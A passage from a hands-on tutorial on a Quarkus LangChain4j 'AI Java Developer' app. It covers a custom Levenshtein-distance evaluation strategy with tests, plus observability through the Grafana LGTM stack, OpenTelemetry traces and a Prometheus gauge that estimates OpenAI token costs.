    com.docker.desktop.address=npipe://\\.\pipe\docker_cli
2025-07-21 12:09:39,390 INFO [org.testcontainers.images.PullPolicy] (build-33) Image pull policy will be performed by: DefaultPullPolicy
2025-07-21 12:09:39,393 INFO [org.testcontainers.images.PullPolicy] (build-33) Image name substitution will be performed
2025-07-21 12:09:39,403 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) Checking the system...
2025-07-21 12:09:39,405 INFO [org.testcontainers.dockerclient.DockerClientProviderStrategy] (build-33) ✓ Docker server version should be at least 20.10.0
2025-07-21 12:09:39,420 INFO [io.qua.obs.dep.ObservabilityDevServiceProcessor] (build-33) Dev Service Lgtm proper

```

Choosing the Right Strategy

- **Go Semantic** when your app's responses follow a clear template or you need to guard against major meaning drift. It's fast, cheap, and easy to configure.
- **Go AI Judge** when you care about nuances like punctuation, politeness, or when "correctness" extends beyond key-word matching. It's more flexible but requires an extra LLM call per test.

Custom Evaluation Strategies

If the built-in strategies don't meet your specific evaluation needs, you can easily create your own custom strategy.

Let's implement a custom strategy based on Levenshtein distance as an alternative to semantic similarity. This approach measures the edit distance between strings, calculating how many character changes are needed to transform one string into another. For example:

```

1 kitten → sitting // distance = 3
2       k i t t e n
3       | / \ \ \
4       s i t t i n g ↑↑↑
5
6       substitution, substitution, insertion

```

You should add this dependency to our project if you want to use Levenshtein Distance class :

Maven :

```

1 <dependency>
2   <groupId>org.apache.commons</groupId>
3   <artifactId>commons-text</artifactId>
4   <version>1.12.0</version>
5 </dependency>

```

Gradle :

```

1 implementation("org.apache.commons:commons-text:1.12.0")

```

The `LevenshteinDistanceStrategy` class below calculates a edit-distance score :

```

1 public class LevenshteinDistanceStrategy implements EvaluationStrategy<String> {
2     private final double threshold;
3     private final LevenshteinDistance levenshtein;
4     public LevenshteinDistanceStrategy(double threshold) {
5         if (threshold < 0.0 || threshold > 1.0) {
6             throw new IllegalArgumentException("Threshold must be between 0.0 and 1.0");
7         }
8         this.threshold = threshold;
9         this.levenshtein = new LevenshteinDistance();
10    }
11
12    @Override
13    public boolean evaluate(EvaluationSample<String> sample, String output) {
14        String expected = sample.expectedOutput();
15        // compute raw edit distance
16        int dist = levenshtein.apply(expected, output);
17        int maxLen = Math.max(expected.length(), output.length());
18        // avoid division by zero
19        if (maxLen == 0) { return true; }
20        // normalized similarity: 1 - (distance / maxLen)
21        double similarity = 1.0 - ((double) dist / maxLen);
22        return similarity >= threshold;
23    }
24 }

```

These tests if the similarity score exceeds our defined threshold.

```

1 @Test
2 void test_04_Custom_Evaluation_Strategy(
3     @ScorerConfiguration(concurrency = 5) Scorer scorer,
4     @SampleLocation("src/test/resources/codegen-samples.yaml") Samples<String>
5     samples) {
6     LevenshteinDistanceStrategy presenceStrategy = new LevenshteinDistanceStrategy(0.4);
7     EvaluationReport<String> report = scorer.evaluate(
8         samples,
9         topic -> javaDeveloper.writeCode(topic.get(0)),
10        presenceStrategy
11    );
12    assertThat(report.score()).isGreaterThanOrEqualTo(70);
13 }
14 @Test
15 void test_04_Custom_Evaluation_Strategy_Not_Valid(
16     @ScorerConfiguration(concurrency = 5) Scorer scorer,
17     @SampleLocation("src/test/resources/invalid-codegen-samples.yaml") Samples<String>
18     > samples) {
19     LevenshteinDistanceStrategy presenceStrategy = new LevenshteinDistanceStrategy(0.4);
20     EvaluationReport<String> report = scorer.evaluate(
21         samples,
22         topic -> javaDeveloper.writeCode(topic.get(0)),
23        presenceStrategy
24    );
25    assertThat(report.score()).isLessThan(30);
26 }

```

What's happening in our Custom Evaluation Test?

- We create our strategy with a threshold of 0.4 (40% similarity required to pass).
- We run it against both valid and invalid code samples to verify it correctly identifies good and bad outputs.
- For valid samples, we expect at least 70% to pass our similarity threshold.
- For invalid samples, we expect less than 30% to pass, confirming our strategy identifies poor outputs.

This pattern demonstrates how you can create custom evaluation logic by implementing `EvaluationStrategy<T>`, allowing you to validate AI outputs using domain-specific criteria beyond what's available in the built-in strategies.

With our application now protected by guardrails and thoroughly tested, we can confidently deploy to production with peace of mind.

Fast forward a month, and you open your OpenAI API invoice—yikes—your GPT bill has skyrocketed. Every code generation burns through tokens, much to your model provider’s delight.

Before your wallet surrenders, it’s time to get serious about monitoring resource consumption and performance. How many tokens are your services consuming? Which endpoints are the most resource-intensive? Are response times slowing during peak traffic? In the next chapter, we’ll explore observability for your Quarkus LangChain4j application tracking usage, tracing requests, and helping you optimize costs while maintaining smooth operation of your AI services.

Observability

When putting AI-infused applications into production, we need to know what’s happening inside them. Observability lets us see how our app talks to AI models in real-time. We can track what’s happening, measure performance, and fix problems, just like we do with regular Java application.

Using tools like OpenTelemetry and Micrometer with Quarkus, we can collect important data like how many tokens we’re using and how long requests take. This works whether you’re calling OpenAI directly or using more complex AI patterns like A2A (Agent to Agent).

This isn’t just for fixing bugs ! it helps catch AI mistakes like hallucinations or inappropriate outputs. Combined with guardrails, observability turns AI from a mysterious black box into something we can understand and trust.

As your AI applications grow, good observability keeps everything accountable and explainable.

In Quarkus, observability is automatically integrated into services created with `@RegisterAiService` in two ways:

- **Metrics:** These reveal the “what” and “how often” of your application’s behavior - measuring the frequency and quantity of actions.
- **Traces:** These show the “why” and “what happened where” - providing detailed pathways of execution through your system.

Since this is a hands-on article, let’s set up the environment to monitor our AI-infused application in action.

Setting Up

We’re using the Quarkus Observability Dev Services with LGTM stack. This is an all-in-one Docker image that sets up a complete monitoring system. It contains an OpenTelemetry Collector that gathers telemetry data and sends it to three specialized systems: Prometheus (for metrics), Tempo (for traces), and Loki (for logs). You can then view all this information through Grafana dashboards.

Here’s what each letter in LGTM stands for:

- **L** for Loki : Thor’s brother and son of Odin...I’m kidding. It handles your application logs.
- **G** for Grafana : Creates beautiful visualizations of your metrics.
- **T** for Tempo : Manages distributed traces to track request flows.
- **M** for Mimir : Provides long-term storage for your Prometheus metrics (We don’t need it)

Let me walk you through what this is:

1- Add the dependency to your project

First, add the Grafana OTel-LGTM to your project.

Maven :

```
1 <dependency>
2   <groupId>io.quarkus</groupId>
3   <artifactId>quarkus-observability-devservices-lgtm</artifactId>
4   <scope>provided</scope>
5 </dependency>
```

Gradle :

```
1 implementation("io.quarkus:quarkus-observability-devservices-lgtm")
```

2- Run the application


```
1 # Maven
2 ./mvnw quarkus:dev
3
4 # Gradle
5 ./gradlew quarkusDev
```

3- Access to Grafana UI

When reviewing your application startup logs, you'll find the Grafana URL there.

```
1 2025-07-20 18:47:41,400 INFO [io.qua.obs.tes.LgtmContainer] (docker-java-stream
  --1666611896) [LGTm] STDOUT: The OpenTelemetry collector and the Grafana LGTM stack
  are up and running. (created /tmp/ready)
2 2025-07-20 18:47:41,400 INFO [io.qua.obs.tes.LgtmContainer] (docker-java-stream
  --1666611896) [LGTm] STDOUT: Open ports:
3 2025-07-20 18:47:41,400 INFO [io.qua.obs.tes.LgtmContainer] (docker-java-stream
  --1666611896) [LGTm] STDOUT: - 4317: OpenTelemetry GRPC endpoint
4 2025-07-20 18:47:41,401 INFO [io.qua.obs.tes.LgtmContainer] (docker-java-stream
  --1666611896) [LGTm] STDOUT: - 4318: OpenTelemetry HTTP endpoint
5 2025-07-20 18:47:41,401 INFO [io.qua.obs.tes.LgtmContainer] (docker-java-stream
  --1666611896) [LGTm] STDOUT: - 3000: Grafana. User: admin, password: admin
6 2025-07-20 18:47:47,193 INFO [tc.doc.io/.11.0] (build-64) Container docker.io/grafana/
  otel-lgtm:0.11.0 started in PT13.6357992S
7 2025-07-20 18:47:47,193 INFO [io.qua.obs.dep.ObservabilityDevServiceProcessor] (build
  -64) Dev Service Lgtm started, config: {grafana.endpoint=http://localhost:55786,
  quarkus.otel.exporter.otlp.endpoint=http://localhost:55788, quarkus.otel.exporter.
  otlp.protocol=http/protobuf, otel-collector.url=localhost:55788}
8
9 --/ -- / / / / _ | / _ / / / / / _/
10 -/ / / / _/ / _ | / , _ / , < / _/ /
11 -- _ _ _ _ _ / _ / | _ / / | _ / _ / _ _ / _ _ /
```

Keep in mind that Grafana uses a ephemeral port number each time you restart your application, so check the logs to see which port is currently being used. In this example, the Grafana endpoint is `grafana.endpoint=http://localhost:55786`



Now, let's explore the specific observability features available for LangChain4j components : Traces and Metrics.

Traces

Traces, by contrast, are detailed narratives of individual requests. They let you follow a single call from input to output.

LangChain4j integrates with OpenTelemetry using Quarkus, so each AI method, guardrail or tool invocation creates a span. These spans form a trace, letting you:

- Pinpoint where time is spent
- Diagnose why a specific call failed
- Understand dependencies in complex agent workflows

The parent span handles the HTTP request, but the real insight comes from ai services spans, showing OpenAI calls, guardrails execution and more.

Traces are invaluable for debugging, post-mortems, and uncovering the root cause of failures even when metrics appear normal.

Time to practice! we should add the OpenTelemetry dependency to our project to make traces available for Grafana :

Maven :


```
1 <dependency>
2   <groupId>io.quarkus</groupId>
3   <artifactId>quarkus-opentelemetry</artifactId>
4 </dependency>
```

Gradle :

```
1 implementation("io.quarkus:quarkus-opentelemetry")
```

Rerun the application and go to Grafana UI.


Let's demonstrate this by navigating to the Grafana UI and clicking on "Explore." This section allows you to query data across all available data sources. Select the "tempo" data source to run trace queries.




Enter the following TraceQL query:

```
1 { true }
```

This will display all traces from previous executions of our AI Java Developer application.



You can see your traces. If you click on a Trace ID (in blue), you can expand the row to view more detailed information.



What's going on here? You can see the API POST method called with a 200 OK response. It took 3.76 seconds to complete, and you can view all spans related to this request.

If we zoom in on the trace visualization, we can clearly see the sequence of Guardrail executions exactly as we explained previously in the Guardrail chapter, and the duration of each execution :



When we invoke our POST endpoint, the `writeCode()` is called, Quarkus first ran `CodegenInputGuardrail`, followed by `CompletenessInputGuardrail` which uses another AI service. I know this because this guardrail calls the OpenAI API endpoint (POST /chat/completions). After these input validations, the main OpenAI API generates our Java code. Finally, `CodegenOutputGuardrail` and `CodeStyleOutputGuardrail` run sequentially to verify the generated code.

NOTE: You can see logs for each call by clicking on the “LOG” icon to the right of each span.

Metrics

Metrics provide quantifiable, aggregated data about what's happening over time in your system. They function as your application's vital signs—like heartbeat, pulse, and blood pressure. In LangChain4j with Quarkus, key metrics include:

- Call durations per AI method
- Number of successful or failed invocations
- Performance bottlenecks and throughput

These metrics help you monitor important trends such as *Are response times increasing?*, *What's the frequency of method calls?* and *Which prompts are failing consistently?*

With metrics, you can build effective dashboards and set up alerts, perfect for monitoring performance in real time and optimizing your system.

Let's see this in action using our AI Java developer application !

First, add the Micrometer dependency to our project to make metrics available through Prometheus for Grafana :

Maven :

```
1 <dependency>
2   <groupId>io.quarkus</groupId>
3   <artifactId>quarkus-micrometer-registry-prometheus</artifactId>
4 </dependency>
```

Gradle :

```
1 implementation("io.quarkus:quarkus-micrometer-registry-prometheus")
```

And, you know the music, rerun the application and go to Grafana UI.


Let's create a Gauge visualization to monitor our application's OpenAI estimated usage costs in real time.

Based on OpenAI's pricing for gpt-4o:


- \$5.00 per 1M input tokens
- \$20.00 per 1M output tokens

This translates to \$0.000005 per input token and \$0.00002 per output token.

Now let's implement this cost tracking using a Grafana Dashboard Gauge:




Now let's create a visualization using Prometheus as our data source:



In the top right corner, click on “Timeseries” to change the visualization type and select “Gauge.” Next, in the queries section, switch from “Builder” to “Code” and paste the following query :

```
1 sum(gen_ai_client_token_usage_total{gen_ai_token_type="output"} * 0.00002) + sum(
  gen_ai_client_token_usage_total{gen_ai_token_type="input"} * 0.000005)
```

After clicking “Run queries,” you’ll see a gauge visualization like this:




If not, try changing the date range of your visualization to “Last 1 hour” or longer.


You can experiment with different types of Grafana visualizations using various langchain4j metrics, which provides a great way to analyze your data.

TIPS: Grafana’s new drilldown feature allows you to explore your Prometheus-compatible metrics without writing queries. Pretty cool, isn’t it? Let’s see how it looks like :


In the Grafana UI side menu, click on “Drilldown” :



